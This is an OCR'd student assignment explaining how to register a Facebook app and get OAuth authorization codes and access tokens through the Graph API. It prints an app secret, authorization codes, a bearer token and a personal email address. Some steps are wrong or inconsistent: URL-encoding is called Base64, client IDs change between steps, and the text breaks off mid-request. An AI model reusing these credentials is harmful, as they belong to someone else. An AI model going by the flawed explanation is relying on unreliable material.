Software Security

Assignment 02

MSC- CYBER SECURITY

BATCH – JANUARY

NAME & ID –

1. SOMARATHNE H.P. MS20904128
2. JAYASINHE D.G.G.R MS20907334

Contents

Explanations of the message flow 3

How to create an application using OAuth 4

Creating a client application in the developer website in facebook 4

How to obtain the Authorization code from Facebook. 6

How to get the Authorization code from Facebook 7

How to get the acess token........ 7

How to gain the resources with the acess token created........ 9

Final output Output 10


Appendix (Source code)........ 11


In social media the Facebook apps are very popular application among the younger crowd. Most of their require you to click on the app and then will be directed to login to your account in Facebook to continue. In this method you can identify that there is a connection among these application and how they operated.

This method is known as the OAuth protocol (Open Authorization). This is s standard run on tokens that are used for authorization and for authentication purposes among the different platforms. Basically what is does is they this protocol facilitates a user to use his or her information of her account to be used in another service, mostly in a third-party service provider.

The following explains you how OAuth works in the designed fb application.

Explanations of the message flow


My app
Facebook
1.I like to know what is the most ridiculous thing I have ever posted
User
2.Okay, But first you have to authorize me, Visit this page
User
User consent page
3. My app wants to get some data from you
My app likes to access your data
Allow
Deny
4.Here,use this token to get keys
5.I want to get this user's posts.Here is the token
Basic profile
Friend list
Photos
Posts
Likes
6. Sure. Here is the key
7.Here is the key.Give me posts
Basic profile
Friend list
Photos
Posts
Likes
8. I am sending you posts
9. This is most ridiculous thing you have ever posted.
User



Above shows how the tokens are exchanges to get an API to provide resources.

Types of tokens involved from the Facebook platform


- Acess token – This kind of tokens can be applied multiple times prior to expiration. If the token is expired a new token can be created by the server from Facebook. To get a new token a refresh token is used.
- Refresh Token – Used to communicate with the Facebook server to provide new acess token

How to create an application using OAuth

Creating a client application in the developer website in facebook

The link to the developer website is https://developers.facebook.com/

In the page select “My Apps” and “add new app” Next you can input the details to creat your new application and then click on create App ID



Create a New App ID

Get started integrating Facebook into your app or website


Display Name: Soulmate

Contact Email: hiharshani@gmail.com

This email address is used to contact you about potential policy violations, app restrictions or steps to recover the app if it's been deleted or compromised.

By proceeding, you agree to the Facebook Platform Policies

Now click on “Add platform” and click on “Get started”




Product Setup

Audience Network
Monetize your mobile app or website with native ads from 3 million Facebook advertisers.
Read Documentation

Analytics
Understand how people engage with your business across apps, devices, platforms and websites.
Read Documentation

Account Kit

In this window add the URL for redirection. This URL will be used to send the responses from FB (Facebook).



APP ID: 933548777096210

In development

Easily add Facebook Login to your app with our Quickstart

Client OAuth Settings

Yes — Client OAuth Login: Enables the standard OAuth client token flow. Secure your application and prevent abuse by locking down which token redirect URIs are allowed with the options below. Disable globally if not used. [?]

Yes — Web OAuth Login: Enables web-based Client OAuth Login. [?]

Yes — Enforce HTTPS: Enforce the use of HTTPS for Redirect URIs and the JavaScript SDK. Strongly recommended. [?]

No

Force Web OAuth Reauthentication

When on, prompts people to enter their Facebook password in order to log in on the web. [?]

No — Embedded Browser OAuth Login: Enable webview Redirect URIs for Client OAuth Login. [?]


Yes — Use Strict Mode for Redirect URIs: Only allow redirects that use the Facebook SDK or that exactly match the Valid OAuth Redirect URIs. Strongly recommended. [?]

Valid OAuth Redirect URIs: http://localhost/Soulmate/

No — Login from Devices: Enables the OAuth client login flow for devices like a smart TV [?]

Discard
Save Changes
https://developers.facebook.com/apps/933548777096210/fb-login/settings/#

Next you need to provide the Application domain and the URL for the website. For this click on +platform and then on website



Display Name: Soulmate

Namespace:


App Domains: localhost ×

Contact Email: hiharshani@gmail.com

Privacy Policy URL: Privacy policy for Login dialog and App Details

Terms of Service URL: Terms of Service for Login dialog and App Details

In the dashboard the app ID and the app secret can be found



App ID: 933548777096210

App Secret: 48c8f595b3a8052fec0dd091bff69c24

Display Name: Soulmate

Namespace:

How to obtain the Authorization code from Facebook.

A URL must be created with the below elements and the code must be encoded using base 64.

1. Response_type

   Code

   Code

2. Client ID

   933548777096210

   933548777096210

3. Redirect URI

   [“http://localhost:8080/facebookapp/callback “](http://localhost:8080/facebookapp/callback)

   http%3A%2F%2Flocalhost%3A8080%2Ffacebookapp%2Fcalback

4. Scope


   public_profile,user_posts,user_friends, user_photos

   public_profile%20user_posts%20user_friends%20user_photos

combination of there in the url

https://www.facebook.com/dialog/oauth?response_type=code&client_id=933548777096210&redirect_uri=http%3A%2F%2Flocalhost%3A8080%2Ffacebookapp%2Fcallback&scope=public_profile%20user_posts%20user_friends%20user_photos

Enter the URL in a browser and the below window will be displayed.



facebook.com/dialog/oauth?response_type=code&client_id=933548777096210&redirect_uri=%20http%3A%2F%2Flocalhost%3A8080%2FSoulmate&scope=public_profile%20us...

[redacted]


Submit for Login Review
Some of the permissions below have not been approved for use by Facebook.
Submit for review now or **learn more**.

Soulmate will receive:
your name and profile picture, friends list, timeline posts and photos.

This doesn't let the app post to Facebook

Soulmate's Privacy Policy

Then click on continue and a page like this will come up. This is because there is no project at localhost at this time.



Object not found!

The requested URL was not found on this server. The link on the referring page seems to be wrong or outdated. Please inform the author of that page about the error.

If you think this is a server error, please contact the webmaster.

Error 404

localhost
Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/7.0.8 mod_perl/2.0.8-dev Perl/v5.16.3

How to get the Authorization code from Facebook

In the URL the highlighted part is the Authorization code. You can take it from the URL

http://localhost:8080/facebookapp/callback?code=**AQCNW4buQqbFEc3VVfx2JBU5gyk56ZDTk0E8Ne3P0jyvlkrZZdmBDkAVSVN-WfL3mcDWozmBQqBjJpS9K_PqkDhXU94b_Bg0nPgyal-kFNJp42ghNGl9iCR3l19kpuWUAAPG1mjGVXpqzKrLZR5ZG_oHm7gqqBZDF-fYs6lWxlVlwjly4jZjFSJzlm3VDL_OGU4sKsAQV200B9DHqlR4YPdlOenO5bE10Yl58RuBLohnt0vJQvER5RR77WMDv0_PXMILWNFUEeo3HjzkzDcwSv4eKijQfw6hw5BJiYm_zQRRcuC0c5sbW_rbX4_yLWSlFipRXIGsoICz0gmMScv02qqO#_=_**

How to get the acess token


Following are required to generate the acess token

1. The type grantes
2. Client ID
3. The redirect URL
4. Authorisation code

The application details must be put in the authorization header

Application ID : Application secret and get it encoded in base 64

933548777096210:48c8f595b3a8052fec0dd091bff69c24



Have to deal with **Base64** format? Then this site is made for you! Use our super handy online tool to dec

Encode to Base64 format

Simply enter your data then push the encode button.

```
933548777096210:48c8f595b3a8052fec0dd091bff69c24
```

To encode binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 ▾ Destination character set.

LF (Unix) ▾ Destination newline separator.

□ Encode each line separately (useful for multiple entries).

□ Split lines into 76 character wide chunks (useful for MIME).

□ Perform URL safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time when you type or paste (supports only UTF-8 character set).

Encodes your data into the textarea below.


```
OTMzNTQ4Nzc3MDk2MjEwOjQ4YzhmNTk1YjNhODA1MmZlYzBkZDA5MWJmZjY5YzI0
```

Output OTMzNTQ4Nzc3MDk2MjEwOjQ4YzhmNTk1YjNhODA1MmZlYzBkZDA5MWJmZjY5YzI0

To get the acces token the token end point must be defines. For this the following URL is usesd

https://graph.facebook.com/oauth/acess_token

You can install an addonn called RESTclient . Its best if you can used firefox fox for this.




Method POST

URL acebook.com/oauth/access_token...

Authorization: Basic MTM2MzE4MD...

Body

```
grant_type=authorization_code&redirect_uri=http%3A%2F%2Flocalhost%2Fteam%2F&client_id=1363180347108907&code=AQDRsjK348Gmy1upjm7vXVWPA5_n3A64gRs43npMFlnR7b3H2-lbuf7s9vMaPna3uqQt_oT2wx7XelCulUlR2J-
xICsHREVSRmZ_-tqEPxKZYWfbl8qCtUopJBtLPkvC7KkPWsshukf2sNYG1oAJTl87cYmNPC5_vhFdJeVAG7jzPu-
Wbc1ACrLHMkCvMX0WryWz0hMOGWMZfgA8koeKuj0Y18fzL8vl156P1UiDiOr8pAz11OXrEPtga7bZt4UJzzFJ0V8QJ0ro8Kc2HmKvGoaKpOC6oJBpR08fPo2fRs8umhQ5JMa4pHZwpm7j4nl-t4goKumDxpMMnlHG7R#_=_
```



```
{
    "access_token": "EAACnV3uqpUkBAHtIfr6UKdZC8PR6zRUbQvA2jtyb3bxRbZBqyIUsMW8v6kLKZBRX388B0vjgeirmexZBClUUloKO5QGCGO8D2a8gkqHB1Ami8ZC6ZCQLNN2X9hy79zfv7pTUlgjZCu4m97NH8PoUdUJgoZCTdK6NeBQZD",
    "token_type": "bearer",
    "expires_in": 5172406
}
```


How to gain the resources with the acess token created

For this you need to use the **GET method**

Link - https://graph.facebook.com/v2.8/me?fields=id

Authorization: Bearer <acess token value>

In this method the user ID is given in a JASON object. By using this you can obtain data from FB.




```
grant_type=authorization_code&redirect_uri=http%3A%2F%2Flocalhost%3A8080%2FOAuthfbapp%2F&client_id=242861496196301&
code=AQBZ6xcvW9SCMyXgecApZGAbZAbyHaf7dDQFd1-
